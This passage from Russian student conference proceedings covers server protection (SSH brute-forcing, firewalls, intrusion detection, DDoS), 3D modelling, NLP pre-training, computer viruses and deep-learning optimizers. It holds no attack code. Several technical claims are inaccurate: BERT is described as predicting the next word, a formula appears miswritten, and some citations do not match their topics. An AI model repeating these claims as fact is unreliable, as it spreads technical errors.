С помощью SSH любой вид аутентификации полностью зашифрован. Но в этой система есть «лазейка», с помощью которых можно получить данные – это аутентификация с помощью пароля, если она разрешена. За счёт многочисленных подборов комбинаций пароля, пока верный не будет

найден. В этой схеме злоумышленникам помогают огромные вычислительные мощности и автоматизация взлома [2].

Брандмауэр – программный или программно-аппаратный элемент компьютерной сети, осуществляющий контроль и фильтрацию проходящего через него сетевого трафика в соответствии с заданными правилами [3].

Ограничение доступа к сети. Фаервол может ограничить доступ к сети только на основе заданных параметров, таких как IP-адрес и порты.

Блокирование угроз. Фаервол блокирует трафик, основанный на предварительно определенных правилах, которые могут включать угрозы, такие как вирусы, трояны и вредоносное ПО.

Установка правил доступа. Фаервол позволяет администраторам сети установить правила доступа к компьютеру или сети на основе конкретных пользовательских групп или приложений.

Мониторинг сетевого трафика. Фаервол может использоваться для мониторинга сетевого трафика, что помогает администраторам идентифицировать и реагировать на потенциально опасные события.

Применение политик безопасности. Фаервол может быть настроен для применения определенных политик безопасности. Например, это может быть использовано для требования авторизации при конкретных операциях, таких как удаление или изменение конфиденциальных данных.

Защита от DDoS-атак. Фаервол может использоваться для защиты сети от DDoS-атак, блокирования трафика, соответствующего характеристикам такой атаки.

Регистрация событий. Фаервол может регистрировать события безопасности в представляемых журналах событий, упрощая процесс мониторинга и реагирования на проблемы в сети.

Межсетевые экраны обеспечивают ограничение доступа к программному обеспечению и данным в соответствии с вышеуказанными категориями. Закрытые службы могут быть настроены в соответствии с различными параметрами, что позволяет построить гибкую защиту. В большинстве конфигураций можно установить блокировки для неиспользуемых портов [4].

Аудит файлов и система обнаружения вторжений: – инструменты безопасности, которые помогают обезопасить компьютеры и сети, распознавая внештатную активность и предупреждая организацию о потенциально опасных действиях.

### *Как работают аудит файлов и система обнаружения вторжений*

Настройка правил аудита файла и системы обнаружения вторжений. Настройка должна быть настраиваемой, чтобы фильтровать и обрабатывать только ту информацию, которая необходима именно вашей организации.

Наблюдение за событиями. Запись событий, таких как обращения к файлам, попытки входа в систему и сетевой трафик, позволяет отслеживать общий поток действий пользователей и определять аномалии.

Анализ собранных данных. Выполняется систематический анализ журналов событий и регистрация любых аномалий, обнаруженных в процессе мониторинга.

Реагирование на выявленные угрозы. При необходимости принимаются меры для предотвращения или минимизации ущерба, который может быть вызван атакой.

Регулярное обновление системы обнаружения вторжений. Обновления позволяют системе эффективно определять все новые уязвимости и учитывать все новые акции злоумышленников.

Совместное использование информации в реальном времени. Информация, полученная в результате аудита и обнаружения вторжений, может быть общей для других компонентов системы безопасности, таких как антивирусные программы и список запрещенных IP-адресов [5].

### *Предотвращение DDoS атаки*

1) Использование сторонних сервисов для распределения нагрузки на сервера. Как пример, американская компания (Cloudflare) предоставляет услугу CDN, защиту от DDoS-атак, безопасный доступ к ресурсам и серверы DNS. Такие компании берут на себя всю ответственность за защиту от DDoS-атак.

2) Перезагрузка серверов. Такой метод поможет восстановить соединение с сервером, если они уже не отвечают на запросы администратора.

3) Ограничить отправку ICMP-сообщений, чтобы снизить нагрузку на сервер.

4) Настройте фильтры маршрутизатора на сервере, чтобы они отсекали подозрительный трафик [6].

В заключение можно сказать, что технологии и меры, описанные выше – лишь некоторые усовершенствования, которые можно использовать для защиты серверов. Конечно, крупные компании используют разные методы защиты и их коллаборации.

### **Список используемых источников**

1. Алексеева М. С. Угрозы безопасности локальных вычислительных сетей // Молодой ученый. 2014. № 18 (77). С. 212–213.
2. Лободина А. С. Информационная безопасность // Молодой ученый. 2017. № 17 (151). С. 17–20.
3. Боршевников А. Е. Сетевые атаки. Виды. Способы борьбы. Современные тенденции технических наук // Инженерный вестник Дона. 2019. № 4. С. 8–13.
4. Лысенко А. В., Кожевникова И. С., Ананьин Е. В. Анализ атак man in the middle // Молодой ученый. 2016. № 30 (134). С. 33–36.

5. Грачева Е. А. Информационная безопасность // The Newman in Foreign Policy. 2020. № 54 (98). С. 57–59.

6. Быкова Н. Н. Обеспечение безопасности информационных систем // Молодой ученый. 2015. № 23 (103). С. 43–46.

УДК 004.056.5, 004.925.83  
ГРНТИ 81.93.29

## РОЛЬ 3D-МОДЕЛИРОВАНИЯ В СОВРЕМЕННОМ МИРЕ

**Б. А. Аль-Нами, В. В. Болгар, Л. Ю. Оленникова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*С каждым днем технология 3D-моделирования приобретает всё более важную роль в современном мире благодаря тому, что её используют во многих областях и сферах жизнедеятельности человека. Появление 3D-визуализации дало возможность создавать какой-либо предмет в объемной форме и наиболее полно описывать его для дальнейшего взаимодействия с ним. Бесспорно, данная технология приносит огромную пользу и обладает высокой ценностью для всего человечества.*

*3D-моделирование, 3D-визуализация, компьютерные технологии.*

В настоящее время 3D-моделирование имеет широкую область применения в современном мире и открывает множество возможностей, как для творчества, так и для работы, ведь за компьютерными технологиями стоит будущее в свете многообразия их использования.

Сегодня 3D-моделирование встречается буквально повсеместно, но всё же можно выделить основные области его применения: создание мультимедийного и игрового контента, архитектурное проектирование, промышленная разработка, дизайн, маркетинг и здравоохранение. Появление 3D-визуализации произвело грандиозные изменения в этих областях, а также в сферах компьютерных технологий, в науке и искусстве. Благодаря 3D-моделированию стало возможным создание прототипов будущих сооружений или коммерческих продуктов высокой точности в электронном формате, что позволяет заранее рассчитать стоимость и продемонстрировать их внешний вид и работу, а также получить общее представление о проекте и описать его характеристики [1].

Подробнее рассмотрим применение технологии 3D-моделирования в различных областях и сферах:

- производство мультимедийного и игрового контента. Данная технология используется как любителями, так и профессионалами для создания



анимированных героев и компьютерной графики в видеоиграх, мультипликации и кинематографии;

- архитектурное проектирование. Обычно применяется архитекторами или проектировщиками для 3D-визуализации зданий, строений и комплексных сооружений, а также для оценки особенностей будущего объекта;
- промышленная разработка. Метод 3D-моделирования используется для упрощения процесса сборки готового изделия или прибора;
- дизайн. Применяется дизайнерами для 3D-визуализации интерьеров, текстильной продукции и ландшафтов с целью оформления их художественного образа и демонстрации их эстетических свойств;
- маркетинг. В этой сфере используется при проведении рекламных компаний для презентации услуг и товаров. Также различные предприятия часто размещают 3D-модели своей продукции в электронных каталогах и на сайтах, чтобы пользователь мог увидеть заинтересовавший его товар со всех сторон[2];
- здравоохранение. Врачи применяют 3D-визуализацию для выбора методики операции и подготовке к ней. Особенно часто эта технология используется в хирургии и стоматологии, ведь с её помощью можно продемонстрировать результат и заранее увидеть сам процесс изменений в ходе лечения. Также благодаря 3D моделированию стало возможным создание медицинских изделий, которые максимально адаптированы под особенности организма каждого человека.

Помимо этого, 3D-моделирование имеет большое значение в индустрии компьютерной визуализации. По сравнению с другими способами создания виртуальных объектов, 3D-моделирование (или трехмерное моделирование) имеет довольно много преимуществ. Ниже будут приведены некоторые из них[3, 4].

– Во-первых, трехмерное моделирование дает более точную модель, которая совсем не отличается от реального объекта, так как специализированные программы помогают добиться максимальной детализации, а также с их помощью можно проработать и просмотреть все элементы. В то время как изобразить объемный предмет в двухмерной плоскости считается очень непростой работой.

– Во-вторых, благодаря 3D-моделированию есть возможность с легкостью вносить какие-либо изменения в проект. Ведь, работая в программе, не составит труда убрать одни детали и добавить другие, тогда как, если делать это на бумаге, то уходит много сил и времени на перерисовку всего чертежа[5].

Ранее уже было сказано, что 3D-моделирование применяют во многих индустриях (областях), поэтому есть множество интересных профессий и направлений, связанных с ним. Они тесно переплетаются между собой,

что говорит о том, что нельзя попасть в эту отрасль без знания основ. Вот некоторые из основных профессии, связанных с 3D-моделированием.

- **CG-художник.** одна из специализаций *CG (Computer graphics)*, которая включает в себя работу в 3D среде. CG-художники создают персонажей или их окружение.

- **Модэллер.** Специалисты этого направления придают модели ее первоначальный вид, объем и форму. В основном они работают с игровым контентом, но также создают локации или объекты для кинематографа, рекламных компаний и даже архитектурного проектирования.

- **Риггер.** Профессионал данного дела является связующим звеном между модэллером и аниматором. Его работа состоит в том, чтобы создать виртуальный скелет объекта и написать набор алгоритмов, которые в свою очередь упрощают работу аниматору.

- **Аниматор.** Именно специалист этой профессии создает иллюзию движения персонажа в мультимедийном и игровом контенте. Таким образом, объекты анимации могут двигаться, разговаривать и испытывать эмоции [6].

Исходя из всего вышеперечисленного, можно сделать вывод, что 3D-моделирование играет важную роль в современном мире, так как открывает новые возможности в различных сферах и облегчает работу техническим специалистам. Большинство профессий в XXI веке невозможно представить без использования компьютерных технологий, поэтому 3D-визуализация так ценна и важна в наше время и, очевидно, будет продолжать развиваться.

#### Список используемых источников

1. Gienza, L. 3D model kostela sv. Petra z Alkantary v Karviné (3D model of church of st. Peter of Alcantara in Karviná). Master's Thesis, Brno University of Technology, Brno, Czech Republic, 2019; p. 45.

2. Vil cekova, L. 3D Model Kostela sv. Janu V Brne–Bystrci (3D Model of st John's Church in Brno-Bystrc). Master's Thesis, Brno University of Technology, Brno, Czech Republic, 2018; p. 46.

3. Prati, D.; Zuppella, G.; Mochi, G.; Guardigli, L.; Gulli, R. Wooden trusses reconstruction and analysis through parametric 3d modeling. In Proceedings of the 8th International Workshop on 3D Virtual Reconstruction and Visualization of Complex Architectures (3D-ARCH), Bergamo, Italy, 6–8 February 2019; Volume 42–2, pp. 623–629.

4. Землянов, Г. С., Ермолаева В. В. 3D-моделирование // Молодой ученый. 2015. № 11 (91). С. 186–189. URL: <https://moluch.ru/archive/91/pdf/> (дата обращения 06.03.2023).

5. Путеводитель по 3D-печати в медицине // vektorus URL: <https://vektorus.ru/blog/3d-tehnologii-v-meditsine.html> (дата обращения 06.03.2023).

6. Профессии будущего: области применения 3D-моделирования // skillbox URL: <https://skillbox.ru/media/gamedev/professii-budushchego-oblasti-primeneniya-3dmodelirovaniya/> (дата обращения 06.03.2023).

УДК 004.8:004.032.26  
ГРНТИ 28.23.00:28.23.37

## РАЗЛИЧНЫЕ ВИДЫ ПРЕДВАРИТЕЛЬНОГО ОБУЧЕНИЯ (PRE-TRAINING) В КАЧЕСТВЕ СПОСОБОВ РЕШЕНИЯ ОСНОВНЫХ ПРОБЛЕМ NLP

Б. А. Аль-Нами, Д. С. Бондаренко, Д. В. Кривошеев

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Предварительное обучение является одним из наиболее эффективных подходов к решению основных проблем в области обработки естественного языка. В этом контексте существует несколько различных видов предварительного обучения, таких как обучение на больших неразмеченных корпусах текста, контекстуальное обучение и мультязычное обучение. Каждый из этих подходов имеет свои преимущества и недостатки и может использоваться в зависимости от конкретной задачи, ресурсов и целей исследования.*

*искусственный интеллект, предварительное обучение, pre-training, NLP, инструмент, нейронная сеть, natural language processing, machine learning, ChatGPT.*

Область исследований обработки естественного языка NLP на (рис. 1) использует вычислительные методы для изучения, понимания и создания/понимания человеческого языкового контента. Таким образом, NLP является основой общения с машинами, обеспечивая возможность получать наиболее релевантный ответ при введении запроса.




Рис. 1. Структура NLP

Для улучшения качества распознавания человеческого языка ведутся обширные исследования в области NLU. Хотя были достигнуты огромные

успехи, существуют нетривиальные проблемы [1] в понимании тонкостей естественного языка искусственным интеллектом:

- Контекстуальные слова и фразы.
- Синонимы, омонимы.
- Ирония и сарказм, зависимость значения реплики от её эмоциональной окраски.
- Двусмысленность.
- Ошибки в тексте или речи.
- Коллоквиализмы и сленг.
- Язык, специфичный для конкретной географической области.
- Отсутствие средств для обучения системы понимать речь, относящуюся к специфической предметной области.
- Акцент, ошибки в произношении, когда используется устная речь.
- Мало ресурсные языки.

NLU-системам намного проще работать с языками, имеющими четкую структуру построения предложения, такими как: английский, немецкий, французский и т. д. Сложнее работать с языками, в которых перестановка слов может поменять, а может и не поменять смысл (например, русский).

Основными проблемами формирования человеческого языка (NLG) являются ошибки синтаксического, лексического, семантического рода, нехарактерные для человека, а также наличие повторяющихся паттернов в тексте.

Для решения существующих проблем используются методы предварительного обучения.

Что такое предварительное обучение?

Предварительное обучение (*pre-training*) в ИИ означает обучение модели для решения одной задачи, чтобы помочь ей сформировать параметры, которые могут быть использованы в других задачах. Концепция предварительного обучения вдохновлена человеком – он переносит и повторно использует свои старые знания о том, чему он уже научился в прошлом, чтобы понять новые знания и справиться с множеством новых задач [2].

В ИИ предварительное обучение имитирует то, как человек обрабатывает новые знания: использование модельных параметров задач, которые были изучены ранее, для инициализации модельных параметров новых задач. Таким образом, старые знания успешно выполняют новые задачи на основе предыдущего опыта, а не с нуля.

Технологии предварительного обучения:

- Word2vec.
- ELMo.
- GPT.
- BERT.
- XLNet.

## 1. Word2Vec.

Word Embedding – способ представления слов в виде векторов фиксированной длины, где каждый элемент в векторе отражает определенную характеристику соответствующего слова. Они используются в обработке естественного языка для анализа текстовых данных и учитывают контекст, смысл и грамматическую связь между словами. Например, слова «собака» и «кошка» могут иметь близкие векторные представления, так как они часто употребляются в похожих контекстах, например, в текстах о домашних животных. Word Embedding используется в различных задачах, таких как классификация текстов, машинный перевод и анализ тональности [3].

Skip-gram – одна из двух реализаций нейронной сети Word2Vec, которая используется для создания векторных представлений слов. Skip-gram состоит из трех слоев: входного, Embedding-слоя и выходного. Входной слой принимает одно слово, представленное в формате one-hot encoding, где бинарный вектор имеет только одну единицу, обозначающую позицию слова в словаре. Длина one-hot вектора равняется размеру словаря. Слой Embedding представляет собой матрицу размером  $N \times P$ , где  $N$  – размер словаря,  $P$  – параметр, который подбирается эмпирически. Выходной слой имеет размер  $N \times 1$ , где  $N$  – размер словаря. Этот слой имеет функцию softmax (1), вычисляющую вероятность верного ответа.

$$\text{soft max}(Z_i) = \frac{\exp(z_i)}{\sum_{k=0}^N \exp(Z_k)}, \quad (1)$$

где  $z_i$  – значения выходного слоя.

Улучшения Word2Vec: Phrase Learning, Subsampling и Negative Sampling. Subsampling вычисляет вероятность (2) того, насколько оно должно учитываться в обучении (убирает часто повторяющиеся слова).

$$P(w_i) = \frac{0,001}{f(w_i)} \sqrt{\frac{f(w_i)}{0,001}}, \quad (2)$$

где  $w_i$  – слово, а  $f(w_i)$  – частота встречаемости этого слова.

Negative Sampling уменьшает вычислительные затраты на обучение. Phrase Learning соединяет некоторые слова вместе, рассматривая их как пару, что уменьшает вероятность ошибки в схожих случаях и при работе с синонимами [4].

Архитектура CBOW – зеркальное отражением Skip-gram: на вход подается контекст (множество слов), на выходе модель подставляет слово, подходящее этому контексту. Слой Embedding остается.

2. ELMo (*Embeddings from Language Models*) – метод создания эмбедингов слов, который использует контекстуализированную модель

языка. В отличие от статических эмбеддингов, которые имеют фиксированное представление слова вне контекста, ELMo учитывает контекст, в котором слово используется, и создает векторное представление, которое зависит от предыдущих и последующих слов в предложении. ELMo использует двунаправленную рекуррентную нейронную сеть LSTM для создания векторов слов на основе контекста, а затем объединяет их в векторное представление. Это позволяет модели учитывать семантические и синтаксические аспекты контекста, что делает эмбеддинги более информативными для различных задач обработки естественного языка.

3. GPT (*Generative Pre-trained Transformer*) – тип нейронной сети, который используется для создания текстовых моделей, способных генерировать текст на основе заданного контекста. Он представляет собой модель глубокого обучения, которая была обучена на большом количестве текстовых данных с помощью метода обучения без учителя.

GPT использует трансформерную архитектуру, которая была разработана для решения проблем, связанных с обработкой естественного языка. Эта архитектура позволяет модели эффективно обрабатывать последовательности, такие как предложения и абзацы.

Существует несколько версий модели GPT, разработанных компанией OpenAI, которые отличаются размером и количеством параметров. GPT-3, самая большая и мощная версия модели, содержит более 175 миллиардов параметров и используется для создания текстовых моделей, которые могут генерировать тексты, отвечать на вопросы, переводить тексты и многое другое.

4. BERT (*Bidirectional Encoder Representations from Transformers*) – нейросетевая модель, представленная в 2018 году и описанная в статье «BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding» [5]. BERT является мощной моделью для представления естественного языка, которая может быть дообучена на многих задачах обработки языка.

BERT использует архитектуру Transformer для преобразования входных последовательностей слов в векторные представления. Однако, в отличие от моделей, обучаемых только в одном направлении (например, слева направо или справа налево), BERT использует двунаправленный подход. Это означает, что BERT обучается предсказывать следующее слово в предложении, но также обучается предсказывать слова в предложении, имеющие контекст как слева, так и справа.

Для предварительного обучения BERT использует огромный корпус текстов (например, *Wikipedia*), который состоит из миллиардов слов. В процессе обучения BERT получает представления слов, которые затем используются для многих задач обработки языка, таких как определение тональности текста, ответ на вопросы и машинный перевод.

Важным преимуществом BERT является то, что он способен понимать контекст и семантику слов, что позволяет ему успешно решать сложные задачи обработки языка, которые ранее требовали большого количества ручного труда и экспертизы в области лингвистики. Кроме того, BERT был предварительно обучен на огромном корпусе данных, что позволяет использовать его для разных задач без необходимости дополнительного предварительного обучения [6].

Хотя предварительное обучение позволяет решить многие проблемы в NLP, оно не решает все. Например, некоторые задачи могут требовать более точной настройки модели на конкретном наборе данных. Кроме того, предварительное обучение может быть дорогостоящим и требовать больших вычислительных ресурсов.

В целом, предварительное обучение – мощный инструмент для улучшения качества моделей в NLP, но его использование должно быть сбалансированным с учетом конкретных требований и ограничений задачи.

#### Список используемых источников

1. Григорьев В. И. Development of indoor positioning system based on deep-learning artificial neural networks // Молодой ученый. 2018. № 29 (215). С. 16–21. URL: <https://moluch.ru/archive/215/52071/> (дата обращения 27.03.2023).
2. Jacob Devlin, Ming-Wei Chang, Kenton Lee, Kristina Toutanova: BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding. NAACL-HLT (1) 2019: 4171–4186.
3. Морхат П. М. Искусственный интеллект: правовой взгляд : научная монография, РОО «Институт государственно-конфессиональных отношений и права». М. : Буки Веди, 2017. С.21–28.
4. Сокова А. А. Искусственный интеллект: возможности и необходимость его уголовно-правовой охраны // Молодой ученый. 2019. № 16 (254). С. 122–125. URL: <https://moluch.ru/archive/254/58131/> (дата обращения 27.03.2023).
5. Geirhos, Robert, et al. "Shortcut learning in deep neural networks." Nature Machine Intelligence 2.11 (2020): 665–673.
6. Чуланова О. Л., Хайбуллова К. Н. Исследование применения технологий искусственного интеллекта в управлении персоналом современных организаций // Вестник евразийской науки. 2020. Т. 12. № 1. С. 69.

УДК 004.056  
ГРНТИ 81.93.29

## РОЛЬ БЕЗОПАСНОСТИ ИНФОРМАЦИОННЫХ ДАННЫХ В СОВРЕМЕННОМ ОБЩЕСТВЕ

**Б. А. Аль-Нами, И. А. Бордунов, С. А. Минина**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Одна из важнейших проблем современности является проблема защиты информации. рассмотрены проблемы, связанные с зависимостью человека и всех сфер его деятельности от информации и защиты информации. В данной статье рассматривается важность обеспечения безопасности информационных данных. Рекомендуются способы защиты информации от разных видов вирусов, описываются отличия между типами программ-антивирусов.*

*информация, защита информации, сетевые вирусы, файловые вирусы, программы-антивирусы, информационное общество, информационная безопасность.*

Информационная безопасность в данный момент времени, считается одной из главных информационных проблем. Всё, потому что, если информация будет похищена и каким-либо образом уничтожена или искажена это приведёт к фатальным последствиям, таким как: разорению фирм, гибели людей и к другим трагическим последствиям.

Самым передовым методом защиты информации является программный метод, потому что без программной составляющей практически невыполнимы никакие операции. Именно этот метод позволяет защитить свои информационные данные от несанкционированного доступа к ним. Как же именно это происходит разберёмся дальше.

Один из способов защиты является присвоение данным уникального имени и кода-идентификатора. Кроме того, при запросе о доступе к желаемой информации, программное обеспечение проверяет имеет ли запрашиваемый право на доступ к соответствующим материалам. А самое главное, каждый раз, когда тот или иной пользователь пытается получить доступ к данным, ведётся автоматическая регистрация в специальном журнале как удовлетворённых, так и отвергнутых запросов, с указанием полных данных [1].

Всё же самой главной угрозой для данных являются компьютерные вирусы. Вирус – это рукотворная программа, которая способна сама по себе



создавать необходимые файлы для внедрения в другие программы, в систему дисковой памяти, порчи файлов и компонентов компьютера. Существует огромное количество самых разных разновидностей вирусов, но самые распространённые это файловые и сетевые.

Файловые вирусы стремятся внедриться в исполняемые файлы, такие как «.exe», но также могут и попасть в файлы, связанные с операционной системой, а именно в библиотеки и командные пакеты. Самое интересное, чтобы скрыть своё присутствие в системе вирус может заранее сохранить значения атрибутов и дату последней модификации, восстановив их позже, чтобы в дальнейшем с помощью исходной программы осуществлять дальнейшие заражения файлов и оперативной памяти компьютера, при этом все действия вируса незаметны для пользователя.

Сетевые вирусы используют для своего распространения команды и протоколы телекоммуникационных систем, такие как электронную почту или компьютерные сети.

Также следует упомянуть резидентный, вирус перезаписи и полиморфный вирусы.

Резидентный вирус сохраняется в памяти компьютера, а затем заражает другие файлы и программы, когда исходная программа больше не работает. Этот вирус может легко заразить другие файлы, потому что он скрыт в памяти и его трудно удалить из системы [2].

Вирус перезаписи один из самых вредоносных вирусов, вирус перезаписи может полностью удалить существующую программу и заменить ее вредоносным кодом, перезаписав его. Постепенно он может полностью заменить программный код хоста вредоносным кодом.

Полиморфный вирус распространяется через спам и зараженные веб-сайты, полиморфный вирус является файловым вредителем, который сложен и его трудно обнаружить. Они создают модифицированную версию существующей программы, заражают систему и сохраняют исходный код.

Поскольку компьютерный вирус поражает только программирование устройства, его не видно. Но есть определенные признаки, которые могут помочь вам определить, что устройство заражено вирусом. Ниже приведены такие признаки, которые могут помочь вам определить компьютерные вирусы:

Скорость системы. В случае полного запуска вируса на вашем устройстве время, необходимое для открытия приложений, может увеличиться, и вся системная обработка может начать работать медленнее [3].

Всплывающие окна. На экране может появиться слишком много всплывающих окон, которые могут быть заражены вирусом и еще больше навредить устройству.

Самостоятельное выполнение программ – файлы или приложения могут начать открываться в фоновом режиме системы сами по себе, и вы можете даже не знать о них.

Выйдите из учетных записей. В случае вирусной атаки вероятность взлома учетных записей увеличивается, а сайты, защищенные паролем, также могут быть взломаны, и вы можете выйти из них со всех.

Сбой устройства. В большинстве случаев, если вирус распространяется в максимальных файлах и программах, есть вероятность, что все устройство может выйти из строя и перестать работать.

Первое, на что вы можете обратить внимание в случае вирусной атаки, на скорость, с которой ваша система будет работать. А потом постепенно можно наблюдать и другие изменения

Складывается ощущение, что от вирусов и других напастей совершенно нет спасения. Но всё же это не так и для этого созданы способы защиты. Программы-антивирусы нацелены на обнаружение и удаление компьютерных вирусов и их можно разделить на: программы-детекторы, программы-ревизоры, программы-фильтры, программы-доктора и программы-вакцины [4].

Программы-детекторы нацелены на поиск вирусов в памяти компьютера и, если смогут их обнаружить сообщают о них. Такой вид антивирусов в первую очередь ищет вирусы, находящиеся у него в базе данных, но всё же настроен искать и произвольные вирусы путём подсчёта контрольных сумм массива файла.

Программы-ревизоры следующая ступень после детекторов. Их главная особенность заключается в том, что они не ищут вирус, а вычисляют его среди других файлов. Работает всё так: антивирус запоминает исходное состояние программ, каталогов, системных файлов и сравнивает его с текущим. При сравнении проверяется дата создания файлов, их длина, контрольные суммы и другие данные.

Программы-фильтры наблюдают за процедурами, характерными для вирусов в работе компьютера. При обнаружении каких-то подозрительных процедур, фильтры посылают пользователю запрос с целью выяснить правомерно ли проведение таких процедур.

Программы-доктора самые популярные программы, потому что они занимаются не только сканированием компьютера для вычисления, а лечением системы. При нахождении вируса антивирус удаляет его, а затем занимается восстановлением повреждённых файлов и дисков.

Программы-вакцины работают наперёд. Когда на систему попадает вирус и начинает заражать всё подряд, определив диск, заранее модифицированный вакциной, воспринимает его как уже заражённый диск и не внедряется туда [5].

Так в чём же заключается цель существования информационной безопасности, обсудим далее. Данные необходимо защищать всегда и везде, будь то файлы обычного пользователя или же ценные сведения государственного уровня. Основываясь на том, что написано выше, можно сделать вывод, что главная цель ИБ (информационной безопасности), заключается в том, чтобы сформировать такие условия, в которых все важные данные получают эффективную и качественную защиту от намеренного или случайного вмешательства.

Главной проблемой на сегодняшний день является не только то, что существуют вирусы, а то, что многие пользователи не стремятся обезопасить себя и впоследствии теряют свои информационные данные, которые, кроме того, могут в будущем использоваться против них в качестве шантажа. Недобросовестным отношением многих пользователей к обеспечению безопасности своих информационных данных пользуются мошенники, которые могут получить доступ не только к личным данным, но и к паролям, предоставляющим доступ к финансам, хранящимся на банковских картах, виртуальных кошельках и т. д. Важно осознавать, зачем нужна информационная безопасность и почему она важна для каждого пользователя. Именно поэтому эту тему следует активно изучать, распространять и исследовать.

#### **Список используемых источников**

1. Алиева Н. З., Морозова Н. И. Информационная безопасность в цифровом мире // *Modern Science*. 2021. № 4–3. С. 446–448.
2. Степанов О. А. Проблема обеспечения безопасности личности при соотнесении человека с его цифровым образом // *Современное право*. 2021. № 12. С. 25–28.
3. Kovtun, V., Izonin, I., & Gregus, M. (2022). Model of Information System Communication in Aggressive Cyberspace: Reliability, Functional Safety, Economics. In *IEEE Access* (Vol. 10, pp. 31494–31502). Institute of Electrical and Electronics Engineers (IEEE). 10.1109/access.2022.3160837.
4. George, P. G., Renjith, V. R., 2021. Evolution of Safety and Security Risk Assessment methodologies towards the use of Bayesian Networks in Process Industries. *Process Safety and Environmental Protection*. 10.1016/j.psep.2021.03.03.
5. Базовая информация об информационной безопасности [Электронный ресурс]. // Интернет-портал. URL: [http:// bezopasnik. org/article /1. htm/](http://bezopasnik.org/article/1.htm/) (дата обращения 09.03.2023).

УДК 004.85  
ГРНТИ 28.23.00

## АНАЛИЗ ОПТИМИЗАТОРОВ ГЛУБОКОГО ОБУЧЕНИЯ

**Б. А. Аль-Нами, С. К. Борисов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Данная статья посвящена обзору и анализу различных оптимизаторов для глубокого обучения. В ней рассмотрены основные методы оптимизации, такие как стохастический градиентный спуск, Adam, RMSProp, Adagrad, Adadelta, Nadam, AdamW, RAdam и Ranger. Для каждого метода приведены его преимущества и недостатки, а также описано его применение в различных задачах машинного обучения. Статья предоставляет читателям информацию о различных оптимизаторах, которые могут помочь им повысить качество и скорость обучения своих моделей глубокого обучения.*

*Deep Learning, Оптимизация, SGD, Adam, RMSProp, Adagrad, Adadelta, Nadam, AdamW, RAdam, Ranger.*

Одна из наиболее эффективных технологий машинного обучения, которая нашла широкое применение в различных областях, таких как компьютерное зрение, обработка естественного языка и рекомендательные системы. Одним из ключевых аспектов (*deep learning*) является оптимизация, которая отвечает за обновление параметров модели на основе градиентов потерь. Оптимизаторы помогают ускорить обучение и достичь лучших результатов.

Механизм, с помощью которого сеть будет обновлять себя, опираясь на наблюдаемые данные и функцию потерь является – оптимизатор. Цель оптимизаторов – найти минимальное значение потерь, при котором модель может предсказывать наилучшим образом. Существует множество оптимизаторов, и каждый из них имеет свои уникальные характеристики и преимущества.

SGD (*Stochastic Gradient Descent*) – стохастический градиентный спуск является один из базовых оптимизаторов для глубокого обучения. Он работает путем обновления весов модели в направлении, противоположном градиенту функции потерь на каждом шаге. Он использует случайное подмножество тренировочных данных, чтобы вычислить градиент и обновить веса [1].

Преимущества: SGD имеет низкие вычислительные требования, что делает его быстрым в использовании и он прост в реализации и понимании.

Недостатки: SGD не всегда сходится быстро, особенно на функциях потерь с высокой дисперсией, и он может застревать в локальных минимумах.

Adam (*Adaptive Moment Estimation*) – адаптивный метод оценки моментов является адаптивный метод оптимизации, который комбинирует градиенты первого и второго порядка, чтобы эффективнее обновлять веса модели. Он адаптируется к различным скоростям обновления весов и имеет встроенный механизм регуляризации.

Преимущества: работает хорошо на многих задачах глубокого обучения и сходится быстрее, чем SGD и он адаптируется к скорости обучения для каждого параметра, что делает его более эффективным на данных с разной дисперсией.

Недостатки: может быть неустойчивым на некоторых задачах и приводить к несходимости и он может быть сильно чувствителен к выбору гиперпараметров, таких как скорость обучения и бета-параметры.

RMSProp (*Root Mean Square Propagation*) является это адаптивный метод градиентного спуска, который использует экспоненциальное скользящее среднее квадратов градиентов для масштабирования шага градиентного спуска. В отличие от стохастического градиентного спуска, где шаг обучения остается постоянным, RMSProp адаптивно масштабирует шаг градиентного спуска для каждого параметра на основе истории градиентов [2].

Преимущества RMSProp заключаются в том, что адаптивный метод градиентного спуска, позволяющий более быстрое сходимость в области минимума функции потерь, а также улучшенная производительность по сравнению со стохастическим градиентным спуском.

Недостатки RMSProp не всегда работает хорошо в задачах с высокой размерностью пространства параметров и недостаточная сходимость на сложных поверхностях потерь.

Adagrad (*Adaptive Gradient*) адаптивный метод градиентного спуска, который адаптивно регулирует скорость обучения для каждого параметра на основе истории градиентов. Он увеличивает скорость обучения для параметров, которые имеют более редкие обновления, и уменьшает скорость обучения для параметров, которые обновляются часто.

Его преимущества является адаптивный метод градиентного спуска, позволяющий более быстрое сходимость в области минимума функции потерь и хорошо работает в задачах с большим количеством параметров.

Недостатки является неэффективен в задачах с разреженными данными, поскольку он быстро уменьшает скорость обучения для редко встречающихся параметров, что затрудняет обновление их значений и В процессе обучения скорость обучения Adagrad уменьшается, что может затруднить сходимость к глобальному минимуму.

